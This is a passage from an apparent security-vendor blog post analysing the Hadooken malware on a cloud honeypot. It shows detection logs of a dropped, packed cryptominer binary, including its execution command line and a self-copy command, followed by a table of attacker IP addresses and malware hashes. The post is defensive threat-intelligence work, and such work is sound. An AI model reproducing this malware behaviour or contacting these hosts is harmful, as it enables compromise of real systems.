environments.

1. **Infrastructure as Code (IaC) Scanning Tools:** These tools (like Aqua Trivy) analyze IaC templates like Terraform, CloudFormation, or Kubernetes YAML files for potential misconfigurations before deployment.
2. **Cloud Security Posture Management (CSPM) Tools:** CSPM tools (such as in the Aqua-Orca integrated offering) are used to scan cloud configurations for potential misconfigurations, compliance violations, or security risks across various cloud services (e.g., AWS, Azure, GCP).

3. **Kubernetes Security and Configuration Tools:** Kubernetes clusters are a critical part of cloud-native architectures, and tools exist to scan for potential misconfigurations in clusters, pods, and deployments. For instance:
    1. **Trivy:** Scans Kubernetes clusters for compliance with security best practices, including misconfiguration, hardening, cluster vulnerabilities and more. Also checks compliance with CIS (Center of Internet Security) Kubernetes benchmarks and NSA (National Security Agency) security guidelines.
    2. **Kube-Bench:** Checks whether Kubernetes is deployed securely by running the CIS (Center for Internet Security) Kubernetes Benchmark.
4. **Container Security Tools:** Containers are at the heart of cloud-native development, and their configurations, including Docker files and container images, need to be checked for security flaws. Aqua Trivy is a simple and comprehensive vulnerability scanner for container images and file systems, checking for misconfigurations and vulnerabilities.
5. **Runtime Security Tools:** These tools monitor running cloud-native applications and services to detect misconfigurations, anomalies, or suspicious behavior in real time. Aqua Tracee is an eBPF based runtime security tool that monitors Linux environments including Kubernetes and containerized environments for runtime security threats.

The Aqua Platform is a single, integrated solution that enables organizations to secure every cloud native application everywhere. The platform protects cloud native applications from known, unknown and unexpected threats, such as misconfigurations and a newly discovered malware in this case. Aqua combines proactive and reactive security capabilities with context from the code commit to runtime stages.

The Aqua Platform includes a single, universal scanner powered by Aqua Trivy to detect known vulnerabilities, concealed malware, hidden secrets, configuration errors, and open-source license issues. In runtime, Aqua can detect and alert if a suspicious or malicious action is taking place. In this instance, Aqua discovered 16 suspicious incidents illustrating various malicious milestones during the attack recorded on our honeypot. As you can see in Figure 10 below, Aqua detected indications of drift, file unpacking, and cryptominer execution.


Incidents

Incidents List | Suppression Rules

All 16 | Critical 0 | High 16


Time Interval: Custom | From: 2024-08-04 00:00 | To: 2024-09-08 00:00

Interval: Custom | Severity: All | From_date: 2024-08-04 00:... | To_date: 2024-09-08 00:00 | Clear All Filters

Incident	Severity	Source	Action	Time
CPU Optimization Attempt For Cryptominer Was Detected	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:31.023 PM
CPU Optimization Attempt For Cryptominer Was Detected	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:31.023 PM
Binary Executable Unpacking Detected	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:25.523 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:24.422 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:23.821 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:21.321 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:20.422 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:19.324 PM
File Attributes Changed To Prevent Deletion	🟥 High	elastic_rosalind	Detect	Aug 17, 2024 10:29:18.923 PM

Figure 10: Incidents view in the Aqua Platform

When carefully observing the timeline preceded the cryptomining execution, we can see just like we explain above, Hadooken malware drops '/mnt/-java'. You can see in figure 11 below, a detection of drift. When -java is the process name and below in the raw data you can see the execution command.



Aug 17, 2024 10:29:25.523 PM

Behavioral

Binary dropped and executed on container detected

MITRE tactic: Defense Evasion

MITRE technique: Masquerading (Mitre)

A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container.


Process Name: -java | PID: 237 | Event Name: sched_process_exec

Evidence View raw data

```
Command: /mnt/-java -c -p 80 -p 8080 -p 443 -tls -dp 80 -
dp 8080 -dp 443 -tls -d | Container time:
1723926536982839800 | File creator: ff354cde-8247-4 |
File path: /mnt/-java | Process lineage: [object Object],
[object Object],[object Object] | Return value: 0 | SHA256:
1fcc2061f767574044ca1e97f92ca1d44ee0b35e0a796e3bd
6a949ad4b1175e5
```

Figure 11: Timeline view in the Aqua Platform

Another detection on this timeline is the unpacking of -java right after the execution.


Aug 17, 2024 10:29:25.523 PM

Binary executable unpacking detected

MITRE tactic: Defense Evasion

MITRE technique: Software Packing (Mitre)

Binary executable unpacking is detected. Binary unpacking is the process of extracting the original content and functionality of a binary executable. Adversaries may pack their binary to obfuscate their code, deter reverse engineering and avoid being detected.


Process Name: -java | PID: 237 | Event Name: mem_prot_alert

Evidence View raw data

```
File path: /mnt/-java | Previous protection:
PROT_READ|PROT_WRITE | Process lineage: [object Object],
[object Object],[object Object] | Protection:
PROT_READ|PROT_EXEC
```

Figure 12: Timeline view in the Aqua Platform

In figure 13 below we can also observe how -java copies itself and saves itself under other different paths.



Aug 17, 2024 10:29:20.124 PM

Process execution

MITRE tactic: Execution

MITRE technique: Command And Scripting Interpreter

A process performing execution detected.


Process Name: cp | PID: 197 | Event Name: sched_process_exec

Evidence

```
Command: cp -f -r -- /mnt/-java /bin/bprofr | Dynamic
loader path: /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 |
File path: /usr/bin/cp | Process lineage: [object Object],
[object Object],[object Object],[object Object],[object
Object] | Return value: 0 | SHA256:
5cbd6e8d5aaa714a0910f5ee7710004cbf0a22c940eda1abe
c6f0194f430b94c
```

Figure 13: Timeline view in the Aqua Platform

In the Aqua Platform, you can observe the audit logs which is helpful for incident response teams to continue their investigation into breaches.



Audit

26 Block | 16 Detect | 94 Success | 698 All

Audit Type: All

Time Interval

2024-08-17 00:00:00 To 2024-08-17 23:59:59

More Filters: User

Time Interval : Custom

Event	Audit Type	Status	Time
Process execution was detected inside container 7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb4c1766a on host 7c1969c2f513	Container Runtime	Unknown	Aug 17, 2024 10:29:44 PM
Communication to suspicious top level domain detected inside container 7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb4c1766a on host 7c1969c2f513	Container Runtime	Success	Aug 17, 2024 10:29:44 PM
DNS request was detected inside container 7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb4c1766a on host 7c1969c2f513	Container Runtime	Unknown	Aug 17, 2024 10:29:44 PM
DNS request was detected inside container 7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb4c1766a on host 7c1969c2f513	Container Runtime	Unknown	Aug 17, 2024 10:29:44 PM
Communication to suspicious top level domain detected inside container 7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb	Container Runtime	Success	Aug 17, 2024 10:29:44 PM

Container Name:
elastic_rosalind

Container ID:
7c1969c2f51373eb73439e1d30d83cafbe171e6b093e7e0963f9b16eb4c1766a

Host:
7c1969c2f513

Host IP:
10.0.0.1

Category:
behavioral

Action:
signature-detected

Process ID:
637941

Parent Process ID:
637586

Process Name:

Figure 14: Audit logs in the Aqua Platform

Indications of Compromise (IOCs)

Type	Value	Comment
IP Addresses		
IP Addresses	185.174.136.204	Attacker IP
IP Addresses	89.185.85.102	Attacker IP
Files		
Binary file	MD5: cdf3fce392df6fbb3448c5d26c8d053e	Hadooken malware
Binary file	MD5: 4a12098c3799ce17d6d59df86ed1a5b6	Mallox malware
Binary file	MD5: b9f096559e923787ebb1288c93ce2902	Packed Cryptominer
Binary file	MD5: 9bea7389b633c331e706995ed4b3999c	Unpacked Cryptominer
Binary file	MD5: 8eef5aa6fa9859c71b55c1039f02d2e6	Tsunami malware
Powershell	MD5: c1897ea9457343bd8e73f98a1d85a38f	b.ps1
Shell script	MD5: 249871cb1c396241c9fcd0fd8f9ad2ae	C
Python script	MD5: 73d96a4316182cd6417bdab86d4df1fc	Y

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.